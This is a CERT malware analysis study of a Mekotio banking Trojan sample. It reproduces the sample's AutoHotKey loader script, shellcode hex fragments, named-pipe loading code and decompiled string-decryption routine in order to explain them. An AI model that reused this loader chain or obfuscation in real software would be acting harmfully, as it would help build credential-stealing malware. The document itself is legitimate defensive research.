
TLP:WHITE



Mekotio analysis study

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

TLP:WHITE

April 2021

INCIBE-CERT_MEKOTIO_ANALYSIS_STUDY_2021_v1

Contents

LIST OF FIGURES

LIST OF TABLES

1. About this study

This study contains a detailed technical report prepared after analysing a sample of malicious code identified on VirusTotal as belonging to the Mekotio family and whose main purpose is to identify the actions it carries out, by performing an advanced analysis of the sample, using the set of tools used by the team of analysts.

The actions carried out in preparing it comprise a static and dynamic analysis within a controlled environment. It should be highlighted that the sample analysed had already been uploaded in advance to the VirusTotal platform, which makes it published and accessible to any analyst who has a page account on said platform.

This study is aimed in general at IT and cybersecurity professionals, researchers and technical analysts interested in the analysis and investigation of this type of threats, as well as at system and IT network administrators in order that they keep their machines up-to-date and secure against this threat. It may also be of special interest to those who use online banking services or cryptocurrencies.

Regarding the methodology followed, the reversing tasks were performed out with x64dbg, IDA and IDR.

2. Organisation of the document

This document consists of 3.- Introduction, which sets out the threat represented by the malware family Mekotio, to which victims it is sent, its development over time and the modus operandi followed by cybercriminals using it.

Section 4.- Technical report then sets out results of the dynamic and static analysis of the Mekotio sample that has been analysed, beginning with how to obtain the information that contains the file that is going to be used, the capabilities of the malware and its actions, to its anti-detection, anti-reverse-engineering and persistence techniques.

Finally, section 5.- Conclusion, groups the most important aspects discussed over the course of the study.

The document also contains two appendices. Appendix 1: Indicators of Compromise (IOC) shows an IOC rule prepared to detect this specific sample, and Appendix 2: Yara rules shows a Yara rule created exclusively to detect samples related to this campaign.

3. Introduction

The malicious code Mekotio, also known as BestaFera, is a serious threat to all users who use online banking services or cryptocurrencies, specifically Bitcoins, since it is a banking Trojan that affects all versions from Windows XP to Windows 10.

Mekotio was detected for the first time in March 2018 and, since then, its code and functionalities have developed, but without every losing their focus on the main target, online banking.

In its early stages of development, it was especially focused on Brazilian users or customers of banks located in Brazil, but over time they have diversified, including countries such as Chile, Mexico, Colombia, Argentina, Spain, etc., most of them Spanish-speaking.

The attackers' 'modus operandi' is mainly focused on sending fraudulent emails with the malicious file attached with which they seek to infect the machine. In order to evade possible detections by antivirus applications, the running is divided into various files that, in turn, are protected with different techniques that vary according to the sample.

Once the machine is infected, there are various functionalities responsible for analysing each of the run windows in search for Internet browsers, in order to find the browsing address and to check whether it is within its list of those affected. In the event of a satisfactory conclusion, another function is run that is responsible for deceiving the user to steal from him/her the access credentials and send them to the attacker's command and control.

The following information has been obtained from VirusTotal, where the sample is uploaded:

SHA256	Name
9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbfafb2768c59c	MUQFRYIRGO.dll

Table 1. Details of the malicious sample

4. Technical report

The information obtained during the analysis of the sample is detailed below.

4.1. General information

The analysed file is a Windows library, which can be run using a loader. The sample's signature is as follows:

Algorithm	Hash
MD5	a5e3285f76d05ae20274cff6d7084fe3
SHA1	6b215c986b7a48d80a093e44edd76008a316ccb6
SHA256	9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbfafb2768c59c

Table 2. Details of the sample of malicious code

To obtain more information about the files to be analysed, use the command file from Linux:

```
PE32+ executable (DLL) (GUI) x86-64, for MS Windows
```


4.2. Summary of actions

The malicious code can do the following:

- Load the DLL from an AutoHotKey script.
- Function responsible for decrypting text strings.
- Process of obtaining the operating system and architecture.
- Method responsible for acquiring the installed antivirus.
- Completion of processes associated with web browsers.
- A random string generation algorithm.
- Send information to the C&C.
- Create a proxy to redirect requests.
- Download information from the Internet to update the configuration.
- Obtain the default browser.
- Take control of the clipboard.
- Detect windows associated with browsers (Internet Explorer, Firefox, Chrome, etc.).
- Achieve persistence in the machine.

4.3. Detailed analysis

To initialise the code, it is necessary to run the only executable in the directory, which is a legitimate file corresponding to a version of AutoHotKey. The script in plain text (svshshots.ahk) and run thanks to the interpreter has the same name as the portable AutoHotKey file (svshshots.exe).



Ilustration 1. Run directory.

The file "svshshots.exe" is responsible for loading "MUQFRYIRGO.dll", which contains the malicious functionalities. The script checks the architecture (32bits or 64bits) and, on that basis, loads a small section written in machine code into the memory. Finally, it changes the region's permissions to "**PAGE_EXECUTE_READWRITE**" to be run later.

```
if (!RDSUBVNRJNNM)
{
  x32:="5557565381EC9C0100008B9C24B80100008BAC24BC01000"
  . "08B433C01D88038500F85BF080000807801450F85B50800008"
  . "B4860BA8800000085C90F85820800008B3C10C744246400000"
  . "00001DF89F88B4F188B7F1C8B50208B40248944243031C085C"
  . "98D34137513E9430800008D760083C00139C10F84350800008"
  . "B1486813C134765745075E9817C1304726F634175DF8B74243"
......
  x64:="41574156415541545557565346534881EC78020000B8FFFFFFF"
  . "F8B9C24E002000048899424C8020000418B503C4D89C448898"
  . "C24C00200004C89CE4C01C2803A500F85A6070000807A01450"
  . "F859C070000448B5260B8880000004585D20F85A60700008B0"
  . "402C784249C000000000000004C01E08B48188B5020448B481"
  . "C448B502431C085C94D8D04147512E971070000904883C0013"
......

  MCode(RDSUBVNRJNNM, A_PtrSize=8 ? x64:x32)
```

Ilustration 2. The variables "x32" and "x64" with the machine code associated to each of the architectures and call to the "MCode" function, responsible for changing the permissions of the memory region.

After finishing the change of permissions, it calls the "DllCall" function to jump to the memory address where the code is stored for the current architecture and with the permissions necessary to run them. The following values are also sent by parameter:

- "Ahk": it contains the path to the portable AutoHotKey file.
- "Args": arguments sent during the running.
- "Base": the base address to the Kernel32.dll library.
- "&str": the pointer to the variable containing the new AutoHotKey obfuscated in "s.

```
s=
s.="u565796926u1555740597u1259231568u2248437892u1075650729u73891"
s.="8535u580988478u244256284u2301702346u65716102u1925456907u3984"
s.="437958u1853190642u2069986277u1957669868u1101886967u6981949u5"
s.="59161525u742963396u219484208u2900667299u4294799193u445906803"
s.="u3989455676u2886404799u2099211758u3484071631u2696010234u3215"
s.="372460u977777417u3208136539u969214390u2220154459u55545851u12"
s.="71036384u3401591673u2847636489u1686888743u3224557046u2066807"
s.="595u1262368011u1919399332u1443182948u3171711458u1002528979u1"
s.="027827237u3079082477u3104577371u2394802150u2554184594u278655"
s.="1998u2946737272u2266925573u596512837u3040892340u1371511803u2"
s.="545932286u3961816234u855054256u122979428u1638185625u21725992"
s.="2u1214713813u867202264u1777659418u3517716911u2110247264u6293"
s.="25041u3958705517u2111608422u3691848370u1843948458u3127630680"
s.="u451717422u2421423540u1892404101u1441887688u986384645u346190"
```

Ilustration 3. Content of the variable "s" observed from the AutoHotKey code.

- “int”.
- size: the size of the content of the variable “str”.

After extracting the content of both variables and converting it to binary, it was verified that both architectures share the same functionality, hence only the analysis of the **64-bit** version will be shown.

The loaded code contains only one function, within it the rest of the calls to API necessary for it to operate properly are obtained, making use of the “GetProcAddress” library.

```
GetProcAddress = (kernel32_dll + v73);
strcpy(WriteFile_str, "WriteFile");
WriteFile_ = GetProcAddress(kernel32_dll, WriteFile_str);
strcpy(GlobalAlloc_str, "GlobalAlloc");
WriteFile = WriteFile_;
GlobalAlloc_ = GetProcAddress(kernel32_dll, GlobalAlloc_str);
strcpy(GlobalFree_str, "GlobalFree");
GlobalAlloc = GlobalAlloc_;
GlobalFree_ = GetProcAddress(kernel32_dll, GlobalFree_str);
strcpy(CreateProcessA_str, "CreateProcessA");
GlobalFree = GlobalFree_;
CreateProcessA_ = GetProcAddress(kernel32_dll, CreateProcessA_str);
strcpy(CreateNamedPipeA_str, "CreateNamedPipeA");
CreateProcessA = CreateProcessA_;
CreateNamedPipeA_ = GetProcAddress(kernel32_dll, CreateNamedPipeA_str);
strcpy(ConnectNamedPipe_str, "ConnectNamedPipe");
CreateNamedPipeA = CreateNamedPipeA_;
ConnectNamedPipe_ = GetProcAddress(kernel32_dll, ConnectNamedPipe_str);
strcpy(CloseHandle_str, "CloseHandle");
ConnectNamedPipe = ConnectNamedPipe_;
CloseHandle = GetProcAddress(kernel32_dll, CloseHandle_str);
strcpy(QueryPerformanceCounter_str, "QueryPerformanceCounter");
QueryPerformanceCounter = GetProcAddress(kernel32_dll, QueryPerformanceCounter_str);
strcpy(lstrcatA_str, "lstrcatA");
lstrcatA = GetProcAddress(kernel32_dll, lstrcatA_str);
strcpy(lstrlenA_a, "lstrlenA");
lstrlenA = GetProcAddress(kernel32_dll, lstrlenA_a);
strcpy(CreateFileA_str, "CreateFileA");
CreateFileA = GetProcAddress(kernel32_dll, CreateFileA_str);
strcpy(ReadFile_str, "ReadFile");
ReadFile = GetProcAddress(kernel32_dll, ReadFile_str);
```

Ilustration 4. Code section responsible for dynamically obtaining the necessary functions.

The final aim is to decipher the content of the variable “s”, contained in the script, write it in a virtual file and use the file as a parameter for a new run from “svshshots.exe” which will be responsible for interpreting it and loading the malicious function of the file “MUQFRYIRGO.dll”.

To use the virtual file, the “NamedPipe” functionality is used, whose “CreateNamedPipeA” function is responsible for creating the object with the name added by parameter:

```
strcpy(pipe_name, "\\\\.\\pipe\\AHK12345678");

named_pipe1 = CreateNamedPipeA(pipe_name, 2i64, 0i64, 255i64, v46, v45, v44, 0i64);
named_pipe1_1 = named_pipe1;
if ( v43 == -1 || named_pipe1 == -1 )
```

Ilustration 5. Creation of the “NamedPipe”.

After the proper creation of the virtual file, the new process of generating AutoHotKey continues, with the following parameters:

- “/f “
- name of the “NamedPipe”

If the process is created satisfactorily, the decryption process begins with the new script:

```
if ( CreateProcessA(0i64, v32, 0i64, 0i64, v61, v63, 0i64, 0i64, &v95, &v93) )
{
  CloseHandle(v93);
  CloseHandle(v94);
  v50 = 0i64;
  if ( a5 )
  {
    do
    {
      *(v32 + 4 * v50) = *(v7 + 4 * v50);
      ++v50;
    }
    while ( a5 > v50 );
    v50 = 4i64 * a5;
  }
  *(v32 + v50) = 0;
  v85 = 11;
  v51 = 11;
  v86 = 13;
  v87 = 17;
  v52 = 0;
  v88 = 19;
  while ( 1 )
  {
    v53 = v52 & 3;
    v54 = v52++ + 131 * v51;
    *(&v85 + v53) = v54;
    if ( v52 == 100 )
      break;
    v51 = *(&v85 + (v52 & 3));
  }
  v55 = 0i64;
  if ( a5 )
  {
    do
    {
      v56 = v55 & 3;
      v57 = v55 + 131 * *(&v85 + v56);
      *(&v85 + v56) = v57;
      v73 = __ROL4__(__ROL4__(*(v32 + 4 * v55), 1) - v57, 1) - v57;
      *(v32 + 4 * v55++) = v73;
    }
    while ( a5 > v55 );
```

Ilustration 6. Process of creating the new process and decryption of the content of the new script.

Once the content is decrypted, the “ConnectNamedPipe” library is used to obtain the “handler” heeded to be able to write the decrypted content in the virtual file:

```
ConnectNamedPipe(v43, 0i64);
CloseHandle(v43);
ConnectNamedPipe(v48, 0i64);
WriteFile(v48, v32, v30, &v73, 0i64);
CloseHandle(v48);
```

Ilustration 7. Writing the decrypted content in the virtual file.

The new AutoHotKey code is responsible for checking whether there is already any other instance running and, should no other instance be found, it uses the internal “DllCall” method to call the function “**EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V**” of the file “MUQFRYIRGO.dll.” Below, you can see the content loaded within the virtual file and interpreted by the portable AutoHotKey file.

Content of the variable "s" decrypted

```
;-----------------------
ListLines, Off
OnlyOne()
OnlyOne(flag="") {
  if (flag="")
  {
    EnvGet, file, My_ScriptFullPath
    if RegExMatch(file, "i)\.(exe|com|scr|bat|cmd)\s*$")
      Menu, Tray, Icon, %file%
    SetWorkingDir, % RegExReplace(file, "\\[^\\]*$")
    flag:=file
  }
  DetectHiddenWindows, % (dhw:=A_DetectHiddenWindows) ? "On":"On"
  hash:=0, Ptr:=(A_PtrSize ? "UPtr":"UInt")
  Loop, Parse, flag
    hash:=(hash*31+Asc(A_LoopField))&0xFFFFFFFF
  Name:="Ahk_OnlyOne_" hash
  While Mutex:=DllCall("OpenMutex","int",0x100000,"int",0,"str",Name)
  {
    DllCall("CloseHandle", Ptr,Mutex)
    While WinExist("<<" flag ">> ahk_class AutoHotkey")
    {
      WinGet, pid, PID
      WinClose,,, 3
      IfWinExist
      {
        Process, Close, %pid%
        Process, WaitClose, %pid%, 3
      }
    }
  }
  DllCall("CreateMutex", Ptr,0, "int",0, "str",Name)
  IfEqual, A_LastError, 0xB7, ExitApp
  pid:=DllCall("GetCurrentProcessId")
  WinSetTitle, ahk_pid %pid% ahk_class AutoHotkey,, <<%flag%>>
  DetectHiddenWindows, %dhw%
}
Reload(args="") {
  global
  Loop, %0%
    args.=" """ (%A_Index%) """"
  local file
  EnvGet, file, My_ScriptFullPath
  if (file="")
    return
  if RegExMatch(file, "i)\.(exe|com|scr|bat|cmd)\s*$")
    Run, "%file%" /f %args%,, UseErrorLevel
  else
    Run, "%A_AhkPath%" /f "%file%" %args%,, UseErrorLevel
  ExitApp
}
ListLines, On
;-----------------------
#NoEnv
#NoTrayIcon
#SingleInstance off
SetWorkingDir %A_ScriptDir%
W1YVP01XDCRNY6AQB0EPPXGDNNLL7 := "MUQFRYIRGO"
DllCall(W1YVP01XDCRNY6AQB0EPPXGDNNLL7 . "\EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V")

ExitApp
#SingleInstance off
```

Table 3. Decrypted content of the variable "s".

On the other hand, the files with the “vmp” and “src” extension are used by the malicious code to achieve persistence within the machine and are not involved in any way in the running process.

The analysis continues with the “MUQFRYIRGO.dll” file, which contains the malicious code. The following image shows the export table containing for different functions, the last being the main one:

Exported Functions [4 entries]

Offset	Ordinal	Function RVA	Name RVA	Name
695028	1	696298	7290B8	dbkFCallWrapperAddr
69502C	2	1CEE0	7290A4	__dbk_fcall_wrapper
695030	3	9E600	729085	TMethodImplementationIntercept
695034	4	5E57B0	729062	EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V

Ilustration 8. Table of exports.


To begin the analysis and due to the fact it is code developed in Embarcadero Delphi, the IDR tool (Interactive Delphi Reconstructor) will be used, which makes it possible to interpret the internal functions of the language.

```
MUQFRYIRGO.EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V
009E57B0        sub         rsp,28
009E57B4        call        007495E0
009E57B9        mov         rcx,rax
009E57BC        call        00747BD0
009E57C1        call        009E3630
009E57C6        mov         rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57CD        mov         rcx,qword ptr [rax]
009E57D0        call        00729F50
009E57D5        mov         rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57DC        mov         rax,qword ptr [rax]
009E57DF        mov         byte ptr [rax+0D3],0
009E57E6        mov         rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E57ED        mov         rcx,qword ptr [rax]
009E57F0        mov         rdx,qword ptr [9AA5D0];TKLNEABHRPUT36GVND57KCWL1ISXS6U68
009E57F7        mov         r8,qword ptr [0A8EA20];gvar_00B1FB60
009E57FE        call        00729F80
009E5803        mov         rax,qword ptr [0A8E9C0];^gvar_00A9C5A0
009E580A        mov         rcx,qword ptr [rax]
009E580D        call        0072A170
009E5812        add         rsp,28
009E5816        ret
```

Ilustration 9. Result of the main function with IDR.


In the previous image, six instructions of “call” type can be seen; it can be seen in the memory addresses that are called that one of them is of the type **009XXXXX** and the rest are **0072XXXX**. As the analysis was being performed, it was observed that the former type is where much of the functionality developed by the attackers resides.

In the penultimate call, it can be seen that a pointer to an object with an obfuscated name is being passed as an argument. Using the IDR tool, it is possible to observe a redirection to a series of form-type objects.



Ilustration 10. Form-type objects listed with the IDR.

Each of these forms is associated with series of functions, which can be viewed by expanding the drop-down menu. The result is similar to the following:



Ilustration 11. Internal functions of the form with the IDR.

The names of the majority of the functions are obfuscated, but in some of them, at the very end of the name, there is a word that describes their functionality. Those ending in "**Connect**", "**Disconnect**", "**Error**" and "**Read**" correspond to the functions responsible for managing the communication with the command-and-control server. Those ending in "**Timer**" are, as their name suggests, Timers defined for an object in a period of time. Finally, the function "**FormCreate**" responsible for running the object Form is observed.

Once the function "**FormCreate**", which could be considered the program's main code, has been extracted, the knowledge is transferred to the IDA tool, with which the analysis will continue.

```
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s178]
call    sub_9AF910
lea     rcx, qword_B1FC00
mov     rdx, [rbp+var_s178]
call    sub_412740
mov     rax, cs:off_A8E688
mov     byte ptr [rax], 1
mov     cs:byte_B1FBC8, 0
lea     rcx, [rbp+var_s168]
lea     rdx, aE5120815242152 ; "E5120815242152F70F122745DD62EF73"
call    sub_94E4E0
lea     rcx, [rbp+var_s160]
mov     rdx, [rbp+var_s168]
call    sub_413CB0
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s170]
mov     r8, [rbp+var_s160]
call    sub_9AFC00
lea     rcx, qword_B1FCE8
mov     rdx, [rbp+var_s170]
lea     r8, qword_9E2F68
call    sub_413FD0
lea     rcx, [rbp+var_s158]
lea     rdx, a73ee0cc167_0 ; "73EE0CC167"
call    sub_94E4E0
```


Ilustration 12. Section of code from the "FormCreate" extracted with IDA.

In the previous image, various references are seen to text strings that appear obfuscated. It is also observed that, after each reference to a string, the same function is referred to using the name "sub_94E4E0". Once inside that function, several transformations are observed with internal **Delphi** methods and a call to another function:

```
vars30[0] = 0i64;
vars28 = 0i64;
vars30[1] = (__int64)&_0;
UStrFromLStr(&vars28, a2);
sub_94E2D0(vars30, vars28);
LStrFromUStr(a1, vars30[0], 0i64);
UStrArrayClear(&vars28, 2i64);
return a1;
```

Ilustration 13. Decompiled code of the function "sub_94E4E0".

Inside the subroutine "sub_94E2D0" is the code responsible deciphering each character string you provide to the function. Below, one can see the first part of the code:




Ilustration 14. First stage of the decryption algorithm.

In the previous image, it can be seen that, for each string supplied to the routine, the code extracts the first four characters and transforms them into two variables, taking them in hexadecimal format.

For example, if the string “73EE0CC167” were to be sent, the result would be as follows:

- Var1=0x73.
- Var2=0xEE.

It then continues with an XOR operation with the character of the key indicated by the index, in hexadecimal, and the pair of characters of the key that were previously stored in “Var2”. The next step that is observed is a subtraction between the result of the previous operation and EDI, with the peculiarity that, if the result is negative, it converts it into a positive result. Finally, it concatenates the result, updates the index and repeats the operations until it has traversed the whole string.



Ilustration 15. Second stage of the decryption algorithm.

The result for the above example is the transformation from “73EE0CC167” to “hktg”.

Once the algorithm has been applied to each of the encrypted texts and the Delphi functions have been renamed, the code becomes much clearer and easy to analyse.

```
lea     rcx, qword_B200D8
lea     rdx, unk_9E2D08 ; EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V
call    @UStrAsig
lea     rcx, qword_B1FC98
